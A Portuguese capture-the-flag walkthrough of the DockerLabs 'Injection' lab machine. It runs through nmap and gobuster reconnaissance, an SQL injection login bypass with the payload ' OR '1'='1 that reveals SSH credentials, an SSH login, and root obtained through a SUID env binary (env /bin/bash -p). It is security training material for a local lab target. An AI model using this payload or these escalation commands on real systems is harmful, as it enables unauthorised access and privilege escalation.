maq.injection

VAMOS LIGAR A MÁQUINA

DockerLabs Vacaciones

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

```
┌──(root㉿soja)-[~/dockerlabs/maq.injection .zip ]
└─# ls
auto_deploy.sh  injection.tar

┌──(root㉿soja)-[~/dockerlabs/maq.injection .zip ]
└─# bash auto_deploy.sh injection.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

RECONHECIMENTO

nmap 172.17.0.2 -sS -sV -sC --open -p- -T5 -n -Pn


Verificando as portas podemos ver que temos duas postas abertas a 22 e a 80.

```
└─# nmap 172.17.0.2 -sS -sV -sC  --open -p- -T5 -n -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-01 01:14 -03
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 72:1f:e1:92:70:3f:21:a2:0a:c6:a6:0e:b8:a2:aa:d5 (ECDSA)
|_  256 8f:3a:cd:fc:03:26:ad:49:4a:6c:a1:89:39:f9:7c:22 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Iniciar Sesi\xC3\xB3n
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.91 seconds
```

1. `nmap` : É uma ferramenta de código aberto para exploração e auditoria de segurança de redes.
2. `172.17.0.2` : Este é o endereço IP do alvo que está sendo escaneado.
3. `-sS` : Realiza um "SYN scan", que é um tipo de varredura que envia pacotes SYN para determinar quais portas estão abertas. É rápido e discreto, pois não completa a conexão TCP.
4. `-sV` : Tenta detectar a versão dos serviços que estão sendo executados nas portas abertas. Isso ajuda a identificar não apenas se a porta está aberta, mas também qual serviço está rodando e sua versão.
5. `-sC` : Executa scripts padrão do Nmap. Esses scripts podem fazer diversas tarefas, como descobrir mais informações sobre os serviços, verificar vulnerabilidades, entre outros. O Nmap possui uma biblioteca de scripts que podem ser utilizados.
6. `--open` : Faz com que o Nmap mostre apenas as portas que estão abertas. Sem essa opção, o Nmap pode listar portas fechadas ou filtradas, o que pode gerar uma saída muito longa.
7. `-p-` : Escaneia todas as 65535 portas TCP, em vez de um intervalo padrão (como apenas as portas mais comuns). Isso é útil para ter uma visão completa do que está exposto no alvo.
8. `-T5` : Define a velocidade do scan para "agressivo". O Nmap possui diferentes níveis de timing (T0 a T5), e T5 é o mais rápido. Isso pode resultar em uma varredura mais rápida, mas também pode aumentar a chance de ser detectado por sistemas de segurança.
9. `-n` : Faz com que o Nmap não tente resolver nomes de host. Isso acelera o scan e é útil quando você já conhece os endereços IP.
10. `-Pn` : Diz ao Nmap para não fazer o "ping" no alvo antes de escanear. Isso é útil se você sabe que o host está ativo, ou se o alvo pode estar configurado para não responder a pings (ICMP).

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x txt,php,html



EXPLICAÇÃO DO COMANDO


O comando que você mencionou utiliza o **Gobuster**, uma ferramenta para brute-force de diretórios e arquivos em servidores web. Aqui está a explicação passo a passo:

1. `gobuster dir`:
   - Esta parte do comando indica que você quer usar o Gobuster no modo de "diretórios" (`dir`), ou seja, você está procurando por diretórios e arquivos em um servidor web.
2. `-u http://172.17.0.2`:
   - O parâmetro `-u` é usado para especificar a URL alvo, neste caso, o endereço IP `http://172.17.0.2`. É o servidor onde o Gobuster vai tentar localizar diretórios e arquivos.
3. `-w /usr/share/wordlists/dirb/common.txt`:
   - O parâmetro `-w` especifica o caminho do arquivo de wordlist, que contém uma lista de nomes de diretórios e arquivos que o Gobuster vai tentar encontrar. Aqui, você está usando a wordlist `common.txt` localizada em `/usr/share/wordlists/dirb/`, que é uma wordlist comum do **Dirb** (outra ferramenta de brute-force de diretórios).
4. `-x txt,php,html`:
   - O parâmetro `-x` especifica as extensões de arquivos que o Gobuster deve testar. Neste caso, você está dizendo ao Gobuster para procurar por arquivos com as extensões `.txt`, `.php` e `.html`. Ele tentará, por exemplo, localizar `index.php`, `login.html`, ou `config.txt` entre outros.

Explicação geral:


O comando está configurado para realizar um brute-force em diretórios e arquivos dentro do servidor `http://172.17.0.2`, utilizando a wordlist `common.txt`, e buscando por arquivos com as extensões `.txt`, `.php` e `.html`.

http://172.17.0.2/




ATAQUE DE SQL INJECTION

USUÁRIO= admin
SENHA= ' OR '1'='1



esse ataque de sql injection mostrou o USUÁRIO= Dylan ..... e a SENHA: KJSDFG789FGSDF78



conseguimos entrar no ssh dylan@172.17.0.2

```
┌──(root㉿soja)-[~]
└─# ssh dylan@172.17.0.2
dylan@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

dylan@c812f676a07f:~$ whoami
dylan
```


Escalando privilegios

find / -perm -4000 2>/dev/null

```
dylan@c812f676a07f:/$ find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/env
/usr/bin/su
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

site para pegar o comando sudo env /bin/sh https://gtfobins.github.io/gtfobins/env/#sudo

./usr/bin/env bin/bash -p


nc ×
ssh ×
dylan@c812f676a07f:/$ ./usr/bin/env bin/bash -p
bash-5.1# whoami
root
bash-5.1#

~~bobmarley~~